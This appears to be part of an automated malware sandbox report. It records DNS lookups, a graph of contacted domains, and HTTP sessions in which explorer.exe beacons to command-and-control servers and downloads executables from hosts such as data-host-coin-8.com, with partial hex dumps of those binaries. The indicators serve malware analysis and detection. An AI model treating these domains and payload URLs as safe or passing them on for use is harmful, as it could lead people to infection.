Jan 6, 2022 21:04:04.841764927 CET	8.8.8.8	192.168.2.4	0x9c6	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:05.700797081 CET	8.8.8.8	192.168.2.4	0xd133	No error (0)	unicupload.top		54.38.220.85	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:05.764417887 CET	8.8.8.8	192.168.2.4	0x2f82	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:06.540122032 CET	8.8.8.8	192.168.2.4	0xe6fd	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:07.332250118 CET	8.8.8.8	192.168.2.4	0xe158	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:08.105354071 CET	8.8.8.8	192.168.2.4	0x906c	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:09.164911032 CET	8.8.8.8	192.168.2.4	0x58a6	No error (0)	data-host-coin-8.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:15.163722038 CET	8.8.8.8	192.168.2.4	0xa73	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:16.119079113 CET	8.8.8.8	192.168.2.4	0xf92e	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:16.884258986 CET	8.8.8.8	192.168.2.4	0x155c	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:17.473305941 CET	8.8.8.8	192.168.2.4	0xf710	No error (0)	file-file-host4.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:17.675959110 CET	8.8.8.8	192.168.2.4	0xedab	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:20.509411097 CET	8.8.8.8	192.168.2.4	0xbf49	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:21.336544991 CET	8.8.8.8	192.168.2.4	0x713d	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:22.092238903 CET	8.8.8.8	192.168.2.4	0x5e8e	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:22.887846947 CET	8.8.8.8	192.168.2.4	0x5207	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:22.887846947 CET	8.8.8.8	192.168.2.4	0x5207	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:22.887846947 CET	8.8.8.8	192.168.2.4	0x5207	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:22.887846947 CET	8.8.8.8	192.168.2.4	0x5207	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:22.887846947 CET	8.8.8.8	192.168.2.4	0x5207	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:24.475713968 CET	8.8.8.8	192.168.2.4	0x1251	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2022 21:04:25.506037951 CET	8.8.8.8	192.168.2.4	0x1f0b	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:26.302438974 CET	8.8.8.8	192.168.2.4	0xd6e6	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:35.376940966 CET	8.8.8.8	192.168.2.4	0x6a68	No error (0)	microsoft-com.mail.protection.outlook.com		52.101.24.0	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:35.376940966 CET	8.8.8.8	192.168.2.4	0x6a68	No error (0)	microsoft-com.mail.protection.outlook.com		40.93.207.0	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:35.376940966 CET	8.8.8.8	192.168.2.4	0x6a68	No error (0)	microsoft-com.mail.protection.outlook.com		104.47.54.36	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:35.376940966 CET	8.8.8.8	192.168.2.4	0x6a68	No error (0)	microsoft-com.mail.protection.outlook.com		104.47.53.36	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:35.376940966 CET	8.8.8.8	192.168.2.4	0x6a68	No error (0)	microsoft-com.mail.protection.outlook.com		40.93.212.0	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:35.376940966 CET	8.8.8.8	192.168.2.4	0x6a68	No error (0)	microsoft-com.mail.protection.outlook.com		40.93.207.1	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:37.925005913 CET	8.8.8.8	192.168.2.4	0xb10c	No error (0)	patmushta.info		94.142.141.254	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:48.167887926 CET	8.8.8.8	192.168.2.4	0x8180	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:49.222542048 CET	8.8.8.8	192.168.2.4	0xb551	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:50.775494099 CET	8.8.8.8	192.168.2.4	0x7e4	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:51.550612926 CET	8.8.8.8	192.168.2.4	0xc841	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:52.605201960 CET	8.8.8.8	192.168.2.4	0x4cf8	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:56.234678984 CET	8.8.8.8	192.168.2.4	0x7591	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:57.005938053 CET	8.8.8.8	192.168.2.4	0x2382	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:57.780750990 CET	8.8.8.8	192.168.2.4	0xfc0	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:58.521632910 CET	8.8.8.8	192.168.2.4	0xa71a	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:59.275687933 CET	8.8.8.8	192.168.2.4	0xae96	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:59.275687933 CET	8.8.8.8	192.168.2.4	0xae96	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:59.477966070 CET	8.8.8.8	192.168.2.4	0x413e	No error (0)	bitly.com		67.199.248.14	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:59.477966070 CET	8.8.8.8	192.168.2.4	0x413e	No error (0)	bitly.com		67.199.248.15	A (IP address)	IN (0x0001)
Jan 6, 2022 21:04:59.691565037 CET	8.8.8.8	192.168.2.4	0x49a	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:00.469481945 CET	8.8.8.8	192.168.2.4	0x6f5	No error (0)	data-host-coin-8.com		198.11.172.78	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2022 21:05:04.632304907 CET	8.8.8.8	192.168.2.4	0x1812	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:05.413085938 CET	8.8.8.8	192.168.2.4	0x5a98	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:06.175817966 CET	8.8.8.8	192.168.2.4	0x6744	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:07.418545008 CET	8.8.8.8	192.168.2.4	0xe95c	No error (0)	host-data-coin-11.com		198.11.172.78	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:09.110080957 CET	8.8.8.8	192.168.2.4	0xc6a7	No error (0)	microsoft-com.mail.protection.outlook.com		104.47.54.36	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:09.110080957 CET	8.8.8.8	192.168.2.4	0xc6a7	No error (0)	microsoft-com.mail.protection.outlook.com		104.47.53.36	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:09.110080957 CET	8.8.8.8	192.168.2.4	0xc6a7	No error (0)	microsoft-com.mail.protection.outlook.com		40.93.207.1	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:09.110080957 CET	8.8.8.8	192.168.2.4	0xc6a7	No error (0)	microsoft-com.mail.protection.outlook.com		52.101.24.0	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:09.110080957 CET	8.8.8.8	192.168.2.4	0xc6a7	No error (0)	microsoft-com.mail.protection.outlook.com		40.93.207.0	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:09.110080957 CET	8.8.8.8	192.168.2.4	0xc6a7	No error (0)	microsoft-com.mail.protection.outlook.com		40.93.212.0	A (IP address)	IN (0x0001)
Jan 6, 2022 21:05:28.269175053 CET	8.8.8.8	192.168.2.4	0x545d	No error (0)	patmushta.info		94.142.141.254	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 185.233.81.115
- cdn.discordapp.com
- bit.ly
- bitly.com
- oxviqvl.org
  - host-data-coin-11.com
- wyuwpmdb.org
- krdkuoepm.com
- yepax.com
- xwusff.net
- aekcskegpq.com
- nmfxjx.org
- xtlyehd.com
- data-host-coin-8.com

- yhrhfw.org
- buaqqkbu.com
- ijkho.com
- nyuts.com
- privacytools-foryou-777.com
- uhimfxcko.org
- npwunyjvy.com
- unicupload.top
- otvft.org
- kttrtq.org
- krbreodla.org
- nxisua.org
- gfqscje.com
- kdxudv.org
- imdtggchnw.org
- file-file-host4.com
- hcptglaf.com
- 185.7.214.171:8080
- wybru.com
- lktljxj.org
- ydngxqywbi.org
- ebrhhlu.com
- hdkawsgnd.com
- tsiorcl.com
- aoufhnna.com
- pbrrrniiwa.net
- rxetyrfd.org
- bsslew.com
- npjkdtjva.com
- 91.243.44.130

- dvqoyx.net
- yerbk.org
- vsoqas.org
- 185.7.214.239
- vejpuk.com
- psonfttwmv.com
- xkqahphddq.net
- anmaxtt.org
- yxbidjlwky.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49795	185.233.81.115	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49838	162.159.135.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49787	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:50.645535946 CET	1184	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nmfxjx.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 215 Host: host-data-coin-11.com
Jan 6, 2022 21:03:51.205117941 CET	1185	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:51 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49788	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:51.404478073 CET	1186	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xtlyehd.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 339 Host: host-data-coin-11.com
Jan 6, 2022 21:03:51.956794024 CET	1187	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:51 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f7 e0 25 e5 39 1a 4c ed a1 88 70 bc 57 dd 43 d4 fa 20 87 20 e7 c3 9a 57 2a e1 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OR&:UPJ%9LpWC W*c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49789	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:52.161441088 CET	1187	OUT	GET /files/2184_1641247228_8717.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com
Jan 6, 2022 21:03:52.698257923 CET	1189	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:52 GMT Content-Type: application/x-msdos-program Content-Length: 358912 Connection: close Last-Modified: Mon, 03 Jan 2022 22:00:28 GMT ETag: "57a00-5d4b4a60838eb" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6b 91 a1 53 2f f0 cf 00 2f f0 cf 00 2f f0 cf 00 31 a2 5a 00 3d f0 cf 00 31 a2 4c 00 57 f0 cf 00 08 36 b4 00 2a f0 cf 00 2f f0 ce 00 ee f0 cf 00 31 a2 4b 00 10 f0 cf 00 31 a2 5b 00 2e f0 cf 00 31 a2 5e 00 2e f0 cf 00 52 69 63 68 2f f0 cf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 74 f1 e5 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 3c 04 00 00 4a 02 00 00 00 00 00 c0 34 02 00 00 10 00 00 00 50 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 d0 06 00 00 04 00 00 41 c1 05 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 2c 39 04 00 3c 00 00 00 00 30 06 00 f8 59 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 06 00 14 23 00 00 50 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 a6 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 e0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 34 3a 04 00 00 10 00 00 00 3c 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 60 9a 01 00 00 50 04 00 00 8c 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 61 6d 69 63 61 6b 05 00 00 00 00 f0 05 00 00 02 00 00 00 cc 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 6f 73 00 00 00 00 4b 00 00 00 00 00 06 00 00 02 00 00 00 ce 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6d 6f 64 61 76 00 00 ea 00 00 00 00 10 06 00 00 02 00 00 00 d0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 75 67 69 72 6f 66 93 0d 00 00 00 20 06 00 00 0e 00 00 00 d2 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 59 00 00 00 30 06 00 00 5a 00 00 00 e0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 a2 3e 00 00 00 90 06 00 00 40 00 00 00 3a 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 44 04 00 00 00 00 00 6c 3c 04 00 82 3c 04 00 92 3c 04 00 a2 3c 04 00 be 3c 04 00 d2 3c 04 00 e6 3c 04 00 f6 3c 04 00 10 3d 04 00 2a 3d 04 00 42 3d 04 00 56 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$kS///1Z=1LW6*/1K1[.1^.Rich/PELt`<J4P@A,9<0 Y#PX@.text4:< `.data`P@@.pamicak@.dosK@.modav@.nugirof @.rsrcY0Z@@.reloc>@:@BDl<<<<<<<<=*=B=V

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49790	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:56.887650967 CET	1561	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yhrhfw.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 181 Host: host-data-coin-11.com
Jan 6, 2022 21:03:57.459589005 CET	1562	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:57 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49791	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:57.973890066 CET	1563	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://buaqqkbu.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 153 Host: host-data-coin-11.com
Jan 6, 2022 21:03:58.540747881 CET	1636	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:58 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49793	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:58.765418053 CET	1638	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ijkho.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 184 Host: host-data-coin-11.com
Jan 6, 2022 21:03:59.318780899 CET	1643	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:59 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 37 0d 0a 02 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e d6 1e 52 25 40 a3 f5 c2 ea fb 5f f5 4d 8b 2d e4 04 08 c7 5c a5 ba 7a ae 2e 54 0a e3 f0 d8 4b fc 05 d4 43 0d 0a 30 0d 0a 0d 0a Data Ascii: 37I:82OR%@_M-\z.TKC0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49796	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:59.946167946 CET	1697	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nyuts.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 174 Host: host-data-coin-11.com
Jan 6, 2022 21:04:00.494330883 CET	1785	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d1 95 4f 11 6a 11 e9 b2 83 bd a6 02 e9 1a d1 70 ae 59 4a d9 52 a6 be 67 e3 25 58 51 b8 f6 cb 41 e1 0e 88 16 95 e1 63 da 7d b3 ef d2 01 79 e5 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OOjpYJRg%XQAc}yc0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49801	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:04:00.709511995 CET	1797	OUT	GET /downloads/toolspab3.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: privacytools-foryou-777.com
Jan 6, 2022 21:04:01.250267029 CET	1837	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:04:01 GMT Content-Type: application/x-msdos-program Content-Length: 306176 Connection: close Last-Modified: Thu, 06 Jan 2022 20:03:01 GMT ETag: "4ac00-5d4ef5b8b5e75" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd da db ac b9 bb b5 ff b9 bb b5 ff b9 bb b5 ff a7 e9 20 ff a8 bb b5 ff a7 e9 36 ff ca bb b5 ff 9e 7d ce ff ba bb b5 ff b9 bb b4 ff 7d bb b5 ff a7 e9 31 ff 80 bb b5 ff a7 e9 21 ff b8 bb b5 ff a7 e9 24 ff b8 bb b5 ff 52 69 63 68 b9 bb b5 ff 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 83 9c 5d 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 09 00 00 b2 03 00 00 04 02 00 00 00 00 00 30 c6 01 00 00 10 00 00 00 d0 03 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 20 06 00 00 04 00 00 be d3 04 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 b4 af 03 00 28 00 